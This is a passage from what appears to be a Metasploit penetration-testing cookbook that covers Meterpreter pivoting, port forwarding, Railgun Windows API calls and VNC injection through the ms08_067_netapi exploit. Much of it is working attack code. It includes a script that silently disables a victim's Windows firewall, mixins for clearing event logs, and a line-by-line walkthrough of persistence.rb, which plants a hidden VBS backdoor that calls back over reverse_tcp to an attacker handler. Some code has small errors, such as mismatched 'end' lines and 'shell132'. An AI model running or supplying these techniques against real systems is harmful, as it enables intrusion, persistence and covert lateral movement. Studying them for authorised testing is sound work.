VirtualBox Host-Only Ethernet Adapter
Hardware MAC: 08:00:27:00:8c:6c
IP Address   : 192.168.56.1
Netmask      : 255.255.255.0
```

As you can see, the target node has two interfaces. One is `192.168.56.1`, which is connected to the Internet, and the other is `10.0.2.15`, which is the IP interface for the internal network. Our next aim will be to find which systems are available in this local network. To do this, we will use a Meterpreter script called `arp_scanner`. This script will perform an ARP scan on the internal network to find out other available systems:

```
meterpreter > run arp_scanner -r 10.0.2.1/24

[*] ARP Scanning 10.0.2.1/24
[*] IP: 10.0.2.7 MAC 8:26:18:41:fb:33
[*] IP: 10.0.2.9 MAC 41:41:41:41:41:41
```

So, the script has successfully discovered two available IP addresses on the network. Let us pick up the first IP address and perform pivoting on it.

How it works...

In order to access the system (which is the server) with IP `10.0.2.7`, we will have to route all the packets through the IP `10.0.2.15`, which is the target node.

To do this, we will use a command named `route`. We have learned about this command earlier. To use this command, we will background the current Meterpreter session:

```
meterpreter > background
msf exploit(handler) > route add 10.0.2.15 255.255.255.0 1
```

```
[*] Route added
```

```
msf exploit(handler) > route print
```

Active Routing Table

=====

| Subnet | Netmask | Gateway |
|-----------|---------------|-----------|
| ----- | ----- | ----- |
| 10.0.2.15 | 255.255.255.0 | Session 1 |

Look at the parameters of the `route` command. The `add` parameter will add the details into the routing table. Then, we have provided the IP address of the target node and the default gateway. Then, at last, we have provided the current active Meterpreter session ID (which is 1). The `route print` command shows the table and you can clearly see that all of the traffic sent through this network will now pass through Meterpreter `session 1`. Now you can do a quick port scan on the IP address 10.0.2.7. This was previously unreachable for us but now we have routed our packets through the target node, so we can easily figure out the open ports and services. Once you have figured out that it is running a Windows 2003 server, you can go ahead and use `exploit/windows/smb/ms08_067_netapi`, or any other OS-based exploit to compromise the server or access its services.

Port forwarding with Meterpreter

Discussion of pivoting is never complete without talking about port forwarding. In this recipe, we will continue from our previous pivoting recipe and see how we can port forward the data and request from the attacking machine to the internal network server via the target node. An important thing to note here is that we can use port forwarding to access various services of the internal server, but if we have to exploit the server, we will have to use the complete concept discussed in the previous recipe.

Getting ready

We will start from the same scenario which we discussed in the previous recipe. We have compromised the target node which is a Windows 7 machine and we have added the route information to forward all the data packets sent on the network through the Meterpreter session. Let us take a look at the route table:

```
msf exploit(handler) > route print
```

Active Routing Table

```
=====
```

| Subnet | Netmask | Gateway |
|-----------|---------------|-----------|
| ----- | ----- | ----- |
| 10.0.2.15 | 255.255.255.0 | Session 1 |

So, our table is all set. Now, we will have to set up port forwarding so that our request relays through to reach the internal server.

How to do it...

Suppose the internal server is running a web service on port 80 and we want to access it through port forwarding. Now, to do this, we will use the `portfwd` command. Let us check the available options with this command, and then pass the relevant values:

```
meterpreter > portfwd -h
```

```
Usage: portfwd [-h] [add | delete | list | flush] [args]
```

OPTIONS:

```
-L <opt> The local host to listen on (optional).
-h       Help banner.
-l <opt> The local port to listen on.
-p <opt> The remote port to connect to.
-r <opt> The remote host to connect to.
```

```
meterpreter > portfwd add -l 4321 -p 80 -r 10.0.2.7
```

```
[*] Local TCP relay created: 0.0.0.0:4321 <-> 10.0.2.7:80
```

Successful execution of the command shows that a local TCP relay has been set up between the attacker and the internal server. The listener port on the attacker machine is 4321, and the service to access on the internal server is on port 80.


As we have already set the route information, the entire relay happens transparently. Now, if we try to access the internal server through our browser by using the URL `http://10.0.2.7:80`, we will be directed to the HTTP intranet service of the internal network.

Port forwarding can be very handy in situations when you have to run commands or applications that Metasploit does not provide. In such situations, you can use port forwarding to ease up your task.

This was a small demonstration of port forwarding. In the next recipe, we will start with Ruby programming to develop our own Meterpreter scripts.

How it works...

Port forwarding works on a simple concept of providing a restricted service from an unsecure location or network. An authenticated or reliable system/software can be used to set up a communication medium between an unsecure and secure network. We have already discussed a simple use of port forwarding in *Chapter 1, Metasploit Quick Tips for Security Professionals*, where we talked about setting Metasploit on a virtual machine and connecting it with the host operating system using PuTTY.



The preceding diagram demonstrates the process of port forwarding with a simple example. The outside source wants to access the **IRC server** running on **port 6667**, but the firewall is configured to block any outside access to **port 6667** (represented by the red line in the diagram). So, the external source connects to an **SSH server** (for example, PuTTY) running on **port 22**, which is not blocked by the firewall. This will provide a firewall bypass to the external source and now it can access the IRC server through port forwarding from port 22 to port 6667. Hence, an access tunnel is created (represented by the blue line in the diagram) as a result of port forwarding.

Meterpreter API and mixins

In the previous two chapters, we have learned extensively about using Meterpreter as a potential post-exploitation tool. You might have realized the important role of Meterpreter to make our penetration task easier and faster. Now, from this recipe, we will move ahead and discuss some advanced concepts related to Meterpreter. We will dive deeper into the core of Metasploit to understand how Meterpreter scripts function and how we can build our own scripts.

From a penetration tester's point of view, it is very essential to know how to implement our own scripting techniques so as to fulfill the needs of the scenario. There can be situations when you have to perform tasks where the Meterpreter may not be enough to solve your task. So you can't sit back. This is where developing our own scripts and modules come in handy. So let us start with the recipe. In this recipe, we will discuss Meterpreter API and some important mixins, and then in later recipes, we will code our own Meterpreter scripts.

Getting ready

Meterpreter API can be helpful for programmers to implement their own scripts during penetration testing. As the entire Metasploit framework is built using Ruby language, an experience in Ruby programming can enhance your penetration experience with Metasploit. We will be dealing with Ruby scripts in the next few recipes, so some former Ruby programming experience will be required. Even if you have a basic understanding of Ruby and other scripting languages, then it will be easy for you to understand the concepts.

How to do it...

Let us start by launching an interactive Ruby shell with Meterpreter. Here, I am assuming that we have already exploited the target (Windows 7) and have an active Meterpreter session running.

The Ruby shell can be launched by using the `irb` command:

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
```

Now we are into the Ruby shell and can execute our Ruby scripts. Let us start with a basic addition of two numbers:

```
>> 2+2
=> 4
```


So, our shell is working fine and can interpret the statements. Let us perform a complex operation now. Let us create a hash and store some values in it along with the keys. Then, we will delete the values conditionally. The script will look as follows:

```
x = { "a" => 100, "b" => 20 }
x.delete_if { |key, value| value < 25 }
print x.inspect
```

The script is simple to understand. In the first line, we created keys (a and b) and assigned them values. Then, in the next line we added a condition which deletes any hash element whose value is less than 25.

How it works...

Let's look at some print API calls, which will be useful to us while writing Meterpreter scripts:

- ▶ `print_line("message")`: This call will print the output and add a carriage return at the end.
- ▶ `print_status("message")`: This call is used most often in the scripting language. It will provide a carriage return and print the status of whatever is executing with a `[*]` prefixed at the beginning:

```
>> print_status("HackingAlert")
[*] HackingAlert
=> nil
```

- ▶ `print_good("message")`: This call is used to provide a result of any operation. The message is displayed with a `[+]` prefixed at the beginning indicating that the action is successful:

```
>> print_good("HackingAlert")
[+] HackingAlert
=> nil
```

- ▶ `print_error("message")`: This call is used to display an error message that may occur during script execution. The message is displayed with a `[-]` prefixed at the beginning of the error message.

```
>> print_error("HackingAlert")
[-] HackingAlert
=> nil
```

The reason why I discussed these different print calls is that they are widely used while writing Meterpreter scripts in respective situations. You can find documentations related to Meterpreter API in `/opt/framework3/msf3/documentation`. Go through them in order to have a clear and detailed understanding. You can also refer to `/opt/framework3/msf3/lib/rex/post/meterpreter`, where you can find many scripts related to Meterpreter API.

Within these scripts are the various Meterpreter core, desktop interaction, privileged operations, and many more commands. Review these scripts to become intimately familiar with how Meterpreter operates within a compromised system.

There's more...

Meterpreter mixins are Metasploit-specific IRB calls. These calls are not available in IRB, but they can be used to represent the most common tasks while writing Meterpreter scripts. They can simplify our task of writing Meterpreter-specific scripts. Let us take a look at some useful mixins:

- ▶ `cmd_exec(cmd)`: This executes the given command as hidden and channelized. The output of the command is provided as a multiline string.
- ▶ `eventlog_clear(evt = "")`: This clears a given event log or all event logs if none is given. It returns an array of event logs that were cleared.
- ▶ `eventlog_list()`: This enumerates the event logs and returns an array containing the names of the event logs.
- ▶ `file_local_write(file2wrt, data2wrt)`: This writes a given string to a specified file.
- ▶ `is_admin?()`: This identifies whether or not the user is an admin. It returns `true` if the user is an admin and `false` if not.
- ▶ `is_uac_enabled?()`: This determines whether **User Account Control (UAC)** is enabled on the system.
- ▶ `registry_createkey(key)`: This creates a given registry key and returns `true` if successful.
- ▶ `registry_deleteval(key, valname)`: This deletes a registry value given the key and value name. It returns `true` if successful.
- ▶ `registry_delkey(key)`: This deletes a given registry key and returns `true` if successful.
- ▶ `registry_enumkeys(key)`: This enumerates the sub keys of a given registry key and returns an array of sub keys.
- ▶ `registry_enumvals(key)`: This enumerates the values of a given registry key and returns an array of value names.
- ▶ `registry_getvaldata(key, valname)`: This returns the data of a given registry key and its value.

- ▶ `service_create (name, display_name, executable_on_host, startup=2)`: This function is used for the creation of a service that runs its own process. Its parameters are the service name as a `string`, the display name as a `string`, the path of the executable on the host that will execute at startup as a `string`, and the startup type as an `integer`: 2 for Auto, 3 for Manual, or 4 for Disable.
- ▶ `service_delete (name)`: This function is used for deleting a service by deleting the key in the registry.
- ▶ `service_info (name)`: This gets the Windows service information. The information is returned in a hash with the display name, startup mode, and command executed by the service. The service name is case-sensitive. Hash keys are `Name`, `Start`, `Command`, and `Credentials`.
- ▶ `service_list ()`: This lists all the Windows services present. It returns an array containing the services' names.
- ▶ `service_start (name)`: This function is used for the service startup. It returns 0 if the service is started, 1 if the service is already started, and 2 if the service is disabled.
- ▶ `service_stop (name)`: This function is used for stopping a service. It returns 0 if the service is stopped successfully, 1 if the service is already stopped or disabled, and 2 if the service cannot be stopped.

This was a quick reference to some important Meterpreter mixins. Using these mixins can reduce the complexity of our scripts. We will understand their usage in the next few recipes, where we will be creating and analyzing Meterpreter scripts.

The Meterpreter API simply creates a mini Ruby interpreter that can understand and interpret Ruby instructions. The major advantage of using API is that it gives us the flexibility to perform our own operations. We cannot have commands for all operations. There can be situations where we may need specific scripts to perform our task. This is where APIs can come in handy.

Railgun – converting Ruby into a weapon

In the previous recipe, we saw the use of the Meterpreter API to run Ruby scripts. Let us take that a step ahead. Suppose we want to make remote API calls on the victim machine; what can be the simplest method? Railgun is the obvious answer. It is a Meterpreter extension that allows an attacker to call DLL functions directly. Most often, it is used to make calls to the Windows API, but we can call any DLL on the victim's machine.

Getting ready

To start using Railgun, we will require an active Meterpreter session on our target machine. To start the Ruby interpreter, we will use the `irb` command, as discussed in the previous recipe:

```
meterpreter>irb
>>
```

How to do it...

Before we move into calling DLLs, let us first see what essential steps to follow in order to get the best out of Railgun:

1. Identify the function(s) you wish to call.
2. Locate the function on [http://msdn.microsoft.com/en-us/library/aa383749\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/aa383749(v=vs.85).aspx).
3. Check the library (DLL) in which the function is located (for example, `kernel32.dll`).
4. The selected library function can be called as `client.railgun.dll_name.function_name(arg1, arg2, ...)`.

The Windows MSDN library can be used to identify useful DLLs and functions to call on the target machine. Let us call a simple `IsUserAnAdmin` function of `shell32.dll` and analyze the output:

```
>> client.railgun.shell32.IsUserAnAdmin
=> {"GetLastError"=>0, "return"=>false}
```

As we can see, the function returned a `false` value indicating that the user is not an admin. Let us escalate our privilege and try the call again:

```
meterpreter > getsystem
...got system (via technique 4).
```

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
```

```
>> client.railgun.shell32.IsUserAnAdmin
=> {"GetLastError"=>0, "return"=>true}
```

This time the function returned `true`, indicating that our privilege escalation was successful and now we are working as the system admin. Railgun provides us with the flexibility to easily perform those tasks which are not present in the form of modules. So, we are not just limited to those scripts and modules that the framework provides us with; in fact, now we can make calls on demand.

You can further extend this call into a small Ruby script with error checking:

```
print_status "Running the IsUserAnAdmin function"

status = client.railgun.shell32.IsUserAnAdmin()

if status['return'] == true then
  print_status 'You are an administrator'
else
  print_error 'You are not an administrator'
end
```

Using Railgun can be a very powerful and exciting experience. You can practice your own calls and scripts to analyze the outputs. However, what if the DLL or the function you want to call is not a part of the Railgun definition? In that case, Railgun also provides you with the flexibility to add your own functions and DLLs to Railgun. We will deal with this in our next recipe.

How it works...

Railgun is a particular Ruby command interpreter that can be used to make remote DLL calls to the compromised target. Remote DLL calls are an important process in penetration testing, as they give us the command over the compromised target to execute any system instruction with full privilege.

There's more...

Railgun is an interesting tool that can enhance the process of penetration testing. Let us find out some more information about Railgun.

Railgun definitions and documentation

Railgun currently supports 10 different Windows API DLLs. You can find their definitions in the following folder: `pentest/exploits/framework3/lib/rex/post/meterpreter/extensions/stdapi/railgun/def`. You can also read the Railgun documentation from the following location:

```
/opt/framework3/msf3/external/source/meterpreter/source/extensions/
stdapi/server/railgun/railgun_manual.pdf.
```

Adding DLL and function definition to Railgun

In the previous recipe, we focused on calling Windows API DLLs through Railgun. In this recipe, we will focus on adding our own DLL and function definitions to Railgun. In order to do this, we should have an understanding of Windows DLLs. The Railgun manual can be helpful in giving you a quick idea about different Windows constants that can be used while adding function definitions.

How to do it...

Adding a new DLL definition to Railgun is an easy task. Suppose you want to add a DLL that ships with Windows but it is not present in your Railgun; then, you can create a DLL definition under `pentest/exploits/framework3/lib/rex/post/meterpreter/extensions/stdapi/railgun/def`, and name it `def_dllname.rb`.

1. Consider the example of adding a `shell32.dll` definition into Railgun. We can start with adding the following lines of code:

```
module Rex
  module Post
    module Meterpreter
      module Extensions
        module Stdapi
          module Railgun
            module Def

              class Def_shell32

                def self.create_dll(dll_path = 'shell32')
                  dll = DLL.new(dll_path, ApiConstants.manager)

                  .....

                end

              end

            end; end; end; end; end; end; end
          end
        end
      end
    end
  end
end
```

2. Saving this code as `def_shell32.dll` will create a Railgun definition for `shell32.dll`.

3. The next step is to add functions to the DLL definition. If you take a look at the `def_shell132.dll` script in Metasploit, you will see that the `IsUserAnAdmin` function is already added into it:

```
dll.add_function('IsUserAnAdmin', 'BOOL', [])
```

The function simply returns a `Boolean True` or `False`, depending upon the condition. Similarly, we can add our own function definition in `shell132.dll`. Consider the example of adding the `OleFlushClipboard()` function. This will flush any data that is present on the Windows clipboard:

1. Adding the following line of code in the `shell132.dll` definition will serve our purpose:

```
dll.add_function('OleFlushClipboard' , 'BOOL' , [])
```

How it works...

To test the function, save the file and go back to the Meterpreter session to check if the function executes successfully or not:

```
>> client.railgun.shell132.OleFlushClipboard
=> {"GetLastError"=>0, "return"=>true}
```

Alternately, you can also add the DLLs and functions directly to Railgun using `add_dll` and `add_function`. Here is a complete script which checks for the availability of `shell132.dll` and the `OleFlushClipboard` function, and if they are not present, they are added using the `add_dll` and `add_function` calls:

```
if client.railgun.get_dll('shell132') == nil
  print_status "Adding Shell132.dll"
  client.railgun.add_dll('shell132', 'C:\\WINDOWS\\system32\\shell132.dll')
else
  print_status "Shell132 already loaded.. skipping"
end

if client.railgun.shell132.functions['OleFlushClipboard'] == nil
  print_status "Adding the Flush Clipboard function"
  client.railgun.add_function('shell132', 'OleFlushClipboard', 'BOOL', [])
else
  print_status "OleFlushClipboard already loaded.. skipping"
end
```

This was a short demonstration of using Railgun as a powerful tool to call Windows APIs depending on our need. You can look for various useful Windows API calls in the MSDN library, and add them into Railgun to enhance the functionality of your framework. It can be used to call any DLL that is residing on the target machine. In the next recipe, we will move ahead to develop our own Meterpreter scripts.

Building a "Windows Firewall De-activator" Meterpreter script

So far, we have used several Meterpreter scripts such as `killav.rb` and `persistence.rb`. Let's now discuss developing our own Meterpreter script. Ruby knowledge is essential for writing any module in Metasploit. You should have basic understanding of Ruby. There is not enough documentation available to directly learn about Meterpreter scripting. The simplest and best practice is to learn Ruby language and simultaneously keep looking at the codes of various available modules. You can also read the Metasploit developer guide to understand the different libraries provided by the framework, which you can use while writing your own modules. The documentation can be found at <http://dev.metasploit.com/redmine/projects/framework/wiki/DeveloperGuide>.

The script we will develop here is a Windows Vista/7 firewall de-activator script. It will make use of the Windows command called `netsh`, and Meterpreter will execute the command on the target machine by using a mixin called `cmd_exec()`.

Getting Ready

Meterpreter scripts run in context with the exploited client, so it becomes easier for you to just focus on the task that you want to perform through your script. You don't have to worry about the connectivity or any other parameters. Let us look at some important guidelines that should be kept in mind while writing Meterpreter scripts:

- ▶ **Avoiding global variables:** This is a general principal for coding on any framework. The use of global variables should be avoided as they can interfere with the framework variables. Use only instance, local, and constant variables.
- ▶ **Use of comments:** Comments are essential while writing codes. This can help you keep track of which part is responsible for a particular action.
- ▶ **Including parameters:** You might have noticed in several recipes how we passed parameters along with the script. The most elementary, yet helpful, parameter is `-h` or the `help` option.
- ▶ **Printing results:** Printing the result of the operation can prove whether the execution of a script was a success or failure. Using different printing calls such as `print_status`, `print_error`, and so on should be used extensively to display relevant information.

- ▶ Platform validation: Make sure that you validate the platform on which you want your script to perform an action.
- ▶ Maintaining the file convention: Once you have completed writing the script, save it under `/pentest/exploits/framework3/scripts/meterpreter`. Following the framework, file convention can avoid any conflicts.
- ▶ Use of mixins: Mixins are an important concept in Meterpreter. Using mixins we can make our script look simpler and easier.

We should keep these guidelines in mind while writing Meterpreter scripts.

How to do it...

Let us open any text editor to start writing the Ruby script. If you are working on BackTrack, you can use the `gedit` text editor.

Type the following lines of code in the text editor. Before moving on to the explanation section, take a thorough look at the script and try to figure out what each line means. The script is easy to catch:

```
# Windows Firewall De-Activator

#Option/parameter Parsing

opts = Rex::Parser::Arguments.new(
  "-h" => [ false, "Help menu." ]
)

opts.parse(args) { |opt, idx, val|
  case opt
  when "-h"
    print_line "Meterpreter Script for disabling the
Default windows Firelwall"
    print_line "Let's hope it works"
    print_line(opts.usage)
    raise Rex::Script::Completed
  end
}

# OS validation and command execution

unsupported if client.platform !~ /win32|win64/i
end
begin
  print_status("disabling the default firewall")
  cmd_exec('cmd /c','netsh advfirewall set
AllProfiles state off',5)
```

Once you have typed the code, save it as `myscript.rb` under `/pentest/exploits/framework3/scripts/meterpreter`.

To execute this script, we will need a running Meterpreter session. Ruby scripts can be executed using the `run` command. However, before using the script, make sure you have system privileges on the target machine:

```
meterpreter > getsystem
...got system (via technique 4).
```

```
meterpreter > run myscript.rb
```

```
[*] disabling the default firewall
```

```
meterpreter >
```

Bingo! Successful execution of the script will silently disable the default firewall. The execution of the command occurs in the background, so the target user remains unaware of it. Let us now understand the script in detail.

How it works...

Let us analyze each segment of the script:

```
opts = Rex::Parser::Arguments.new(
  "-h" => [ false, "Help menu." ]
)

opts.parse(args) { |opt, idx, val|
  case opt
  when "-h"
    print_line "Meterpreter Script for disabling the Default
Windows Firewall"
    print_line "Let's hope it works"
    print_line(opts.usage)
    raise Rex::Script::Completed
  end
}
```

The preceding lines of code are nothing but the options that we can pass along with the script. In this script, the only option available to us is the `-h` parameter, which displays the script usage message. You can save this piece of code as a template for creating options in your scripts. You will encounter several code snippets which can be directly used in your own script.

The script starts with creation of a hash (opts), which includes the Rex library, the short form of the Ruby Extensions Library. The only key is `-h`. The usage value is set to `false`, which means that this is an optional parameter for the script. The next few lines of code match the options provided with the script and jump to the particular case to display the message using `print_line()`. In our case, we have used only one option, (`-h`):

```
unsupported if client.platform !~ /win32|win64/i

begin
  print_status("disabling the default firewall")
  cmd_exec('cmd /c','netsh advfirewall set AllProfiles
state off',5)

end.
```

This part of the script is operation-specific. It starts with verifying the client operating system. Then, it uses the Meterpreter mixin, `cmd_exec()`, which can execute commands as hidden and channelized. The command to be executed is `netsh advfirewall set AllProfiles state off`. The mixin evokes this command on the client machine in context with the command prompt, and its successful execution disables the Windows firewall.

You can play with the script by adding more functionalities and trying different possibilities. The more you experiment, the more you will learn.

This was a short demonstration on how to build a Meterpreter script. In the next recipe, we will look at an advanced Meterpreter script and understand it in detail.

There's more...

Let us extend our discussion to re-using the codes for faster and efficient penetration testing.

Re-using the code

Code reuse can be an effective technique in building your own scripts. You can find some readymade functions such as creating a multihandler, setting up parameter checks, and adding payloads. You can use them directly in your code and leverage its functionality. Remember that the best way to learn about Meterpreter scripting is by looking at the built-in scripts.

Analyzing an existing Meterpreter script

Now that we have learned how to build our own script, let us move ahead and analyze an existing script that performs some advanced tasks. Once you are able to read an existing script completely, you can implement the functions from them according to your need. Code reuse is an effective technique to increase the optimization of codes.

How to do it...

To view an existing script, navigate to `pentest/exploits/framework3/scripts/meterpreter`.

You can find all the available Meterpreter scripts in this folder. We will be analyzing the `persistence.rb` script, which helps in setting up a backdoor on the target user. We have discussed the usage of this script in the previous chapter. Here, we will look under the hood of how this script functions.

How it works...

Let us analyze each section of the code one by one.

The code starts with declaring variables that are used in the script. You can see some of the common variables such as `rhost`, `rport`, and `payload_type`, which we have been using throughout the exploitation process:

```
# Default parameters for payload
rhost = Rex::Socket.source_address("1.2.3.4")
rport = 4444
delay = 5
install = false
autoconn = false
serv = false
altexe = nil
target_dir = nil
payload_type = "windows/meterpreter/reverse_tcp"
script = nil
script_on_target = nil
```

The next part of the script consists of different parameters (flags) that are required to pass along with the script. The parameters having a `true` value are compulsory flags whose values have to be passed by the penetration tester. Parameters with a `false` value are optional:

```
@exec_opts = Rex::Parser::Arguments.new(
  "-h" => [ false, "This help menu"],
  "-r" => [ true, "The IP of the system running Metasploit
    listening for the connect back"],
  "-p" => [ true, "The port on the remote host where
    Metasploit is listening"],
  "-i" => [ true, "The interval in seconds between each
    connection attempt"],
  "-X" => [ false, "Automatically start the agent when the
    system boots"],
```

```
"-U" => [ false, "Automatically start the agent when the User
  logs on"],
"-S" => [ false, "Automatically start the agent on boot as a
  service (with SYSTEM privileges)" ],
"-A" => [ false, "Automatically start a matching
  multi/handler to connect to the agent"],
"-L" => [ true, "Location in target host where to write
  payload to, if none \\%TEMP\% will be used." ],
"-T" => [ true, "Alternate executable template to use"],
"-P" => [ true, "Payload to use, default is
  windows/meterpreter/reverse_tcp." ]
)
meter_type = client.platform
```

The next section of the script comprises of function declaration. The first two functions are generally available in all Meterpreter scripts. The usage function is used to display an introductory message of the script. It contains a short description about the use of the script. The wrong_meter_version() function is used to verify whether the Meterpreter version is supported by the script or not. Some scripts do not support the older versions of Meterpreter, so a validation can be helpful:

```
# Usage Message Function
#-----
-----
def usage
  print_line "Meterpreter Script for creating a persistent
    backdoor on a target host."
  print_line(@exec_opts.usage)
  raise Rex::Script::Completed
end

# Wrong Meterpreter Version Message Function
#-----
-----
def wrong_meter_version(meter = meter_type)
  print_error("#{meter} version of Meterpreter is not supported
    with this Script!")
  raise Rex::Script::Completed
end
```

The next function is about creating a payload. You can directly use this function in your script if you want to create a payload (power of code reuse). The function create_payload() takes up two values, namely, payload_type and lport. If you remember the variable declaration section, these two variables have been initialized with some default values.

The pay = client.framework.payloads.create(payload) call allows us to create a payload from the Metasploit framework.

One thing to note in this snippet is `pay.datastore['LHOST'] = lhost` and `pay.datastore['LPORT'] = lport`. The datastore is simply a hash of values that may be used by modules or the framework itself to reference programmer or user-controlled values:

```
# Function for Creating the Payload
#-----
-----
def create_payload(payload_type,lhost,lport)
  print_status("Creating Payload=#{payload_type} LHOST=#{lhost}
    LPORT=#{lport}")
  payload = payload_type
  pay = client.framework.payloads.create(payload)
  pay.datastore['LHOST'] = lhost
  pay.datastore['LPORT'] = lport
  return pay.generate
end
```

The next function is for creating persistent scripts. The scripts are created depending upon the payload and other parameter values passed along with the script:

```
# Function for Creating persistent script
#-----
-----
def create_script(delay,altexe,raw)
  if altexe
    vbs = ::Msf::Util::EXE.to_win32pe_vbs(@client.framework,
      raw, {:persist => true, :delay => delay, :template =>
        altexe})
  else
    vbs = ::Msf::Util::EXE.to_win32pe_vbs(@client.framework,
      raw, {:persist => true, :delay => delay})
  end
  print_status("Persistent agent script is #{vbs.length} bytes
    long")
  return vbs
end
```

The next function is for creating a log directory for the script. The `host = @client.sys.config.sysinfo["Computer"]` call extracts the system info of the compromised target. The directory and filename is created using the `Rex::FileUtils` library, which is responsible for performing file and directory operations:

```
# Function for creating log folder and returning log path
#-----
-----
def log_file(log_path = nil)
  #Get hostname
```

```

host = @client.sys.config.sysinfo["Computer"]

# Create Filename info to be appended to downloaded files
filenameinfo = "_" + ::Time.now.strftime("%Y%m%d.%M%S")

# Create a directory for the logs
if log_path
  logs = ::File.join(log_path, 'logs', 'persistence',
    Rex::FileUtils.clean_path(host + filenameinfo) )
else
  logs = ::File.join(Msf::Config.log_directory,
    'persistence', Rex::FileUtils.clean_path(host +
    filenameinfo) )
end

# Create the log directory
::FileUtils.mkdir_p(logs)

#logfile name
logfile = logs + ::File::Separator +
  Rex::FileUtils.clean_path(host + filenameinfo) + ".rc"
return logfile
end

```

This function starts writing files to the disk. It saves the various backdoor files in the folders and directories created in the previous function. The `Rex::Text.rand_text_alpha((rand(8)+6)) + ".vbs"` call generates a random text for the filename to be created in the temp directory. The `fd.write()` call writes the files to the disk:

```

# Function for writing script to target host
#-----
-----
def write_script_to_target(target_dir,vbs)
  if target_dir
    tempdir = target_dir
  else
    tempdir = @client.fs.file.expand_path("%TEMP%")
  end
  tempvbs = tempdir + "\\\" +
    Rex::Text.rand_text_alpha((rand(8)+6)) + ".vbs"
  fd = @client.fs.file.new(tempvbs, "wb")
  fd.write(vbs)
  fd.close
  print_good("Persistent Script written to #{tempvbs}")
  file_local_write(@clean_up_rc, "rm #{tempvbs}\n")
  return tempvbs
end

```

This function creates a multi handler to connect back to the attacking system. This is, again, a general function which can be used in your script if you want an auto connect back feature by setting a multihandler:

```
# Function for setting multi handler for autocon
#-----
-----
def set_handler(selected_payload,rhost,rport)
  print_status("Starting connection handler at port #{rport} for
    #{selected_payload}")
  mul = client.framework.exploits.create("multi/handler")
  mul.datastore['WORKSPACE'] = @client.workspace
  mul.datastore['PAYLOAD']   = selected_payload
  mul.datastore['LHOST']     = rhost
  mul.datastore['LPORT']     = rport
  mul.datastore['EXITFUNC']  = 'process'
  mul.datastore['ExitOnSession'] = false

  mul.exploit_simple(
    'Payload'      => mul.datastore['PAYLOAD'],
    'RunAsJob'     => true
  )
  print_good("Multi/Handler started!")
end
```

This function is responsible for executing the script on the target machine. The persistence script creates .vbs scripts on the target machine, so they must be executed in order to open a connection. The `Targets_exec()` function solves this purpose. This function can again be used as a general function in your own script if you want to execute scripts on the target machine. The `session.sys.process.execute()` function call is responsible for executing the script and the `proc.pid` parameter returns the process ID of the backdoor process created:

```
# Function to execute script on target and return the PID of the
process
#-----
-----
def targets_exec(script_on_target)
  print_status("Executing script #{script_on_target}")
  proc = session.sys.process.execute("cscript
    \"#{script_on_target}\"", nil, {'Hidden' => true})
  print_good("Agent executed with PID #{proc.pid}")
  file_local_write(@clean_up_rc, "kill #{proc.pid}\n")
  return proc.pid
end
```


The remaining part of the code is self-explanatory; where these functions are called, a clear script is created, and an option check is implemented. This recipe hopefully should have given you a clear idea of what happens in the background when we execute a Meterpreter script. It is very essential from a pentester's point of view to be able to read and modify the codes according to the work scenario. This is where the beauty of the open source framework lies. You can make modifications according to your needs and you can learn by directly analyzing the available source codes.

Injecting the VNC server remotely

The **Virtual Network Computing (VNC)** is a graphical desktop sharing system that uses the **Remote Frame Buffer protocol (RFB)** to remotely control another computer.

We can inject a VNC server remotely using the Metasploit payload for the VNC injection. In this recipe, we will learn how to inject the VNC server remotely.

Getting ready

The VNCviewer must be installed on the host system to see the VNC session thrown by the target system. We can download xtightvncviewer from www.tightvnc.com/download.php.

How to do it...

Perform the following the steps for injecting the VCN server remotely:

1. We will first set up the VNCHOST parameter, which is 127.0.0.1 by default. We will change it to the interface on the host IP on which the VNC session will be spawned, that is, 192.168.129.128.
2. Load `windows/smb/ms08_067_netapi`, and then exploit it using payload `windows/vncinject/reverse_tcp`:

```
msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set payload
windows/vncinject/reverse_tcp
payload => windows/vncinject/reverse_tcp
msf exploit(ms08_067_netapi) > show options
Module options:
```

| Name | Current Setting | Required | Description |
|------------------|-----------------|----------|-------------|
| ----- | ----- | ----- | ----- |
| RHOST address | | yes | The target |

| | | | |
|-------------------------------|---------|-----|-------------|
| RPORT | 445 | yes | Set the SMB |
| service port | | | |
| SMBPIPE | BROWSER | yes | The pipe |
| name to use (BROWSER, SRVSVC) | | | |

Payload options (windows/vncinject/reverse_tcp):

| Name | Current Setting | Required | Description |
|--|-----------------|----------|-------------|
| ----- | ----- | ----- | ----- |
| AUTOVNC | true | yes | |
| Automatically launch VNC viewer if present | | | |
| EXITFUNC | thread | yes | Exit |
| technique: seh, thread, process, none | | | |
| LHOST | | yes | The listen |
| address | | | |
| LPORT | 4444 | yes | The listen |
| port | | | |
| VNCHOST | 127.0.0.1 | yes | The local |
| host to use for the VNC proxy | | | |
| VNCPORT | 5900 | yes | The local |
| port to use for the VNC proxy | | | |

Exploit target:

| | |
|----|---------------------|
| Id | Name |
| -- | ---- |
| 0 | Automatic Targeting |

```
msf exploit(ms08_067_netapi) > set VNCHOST 192.168.129.128
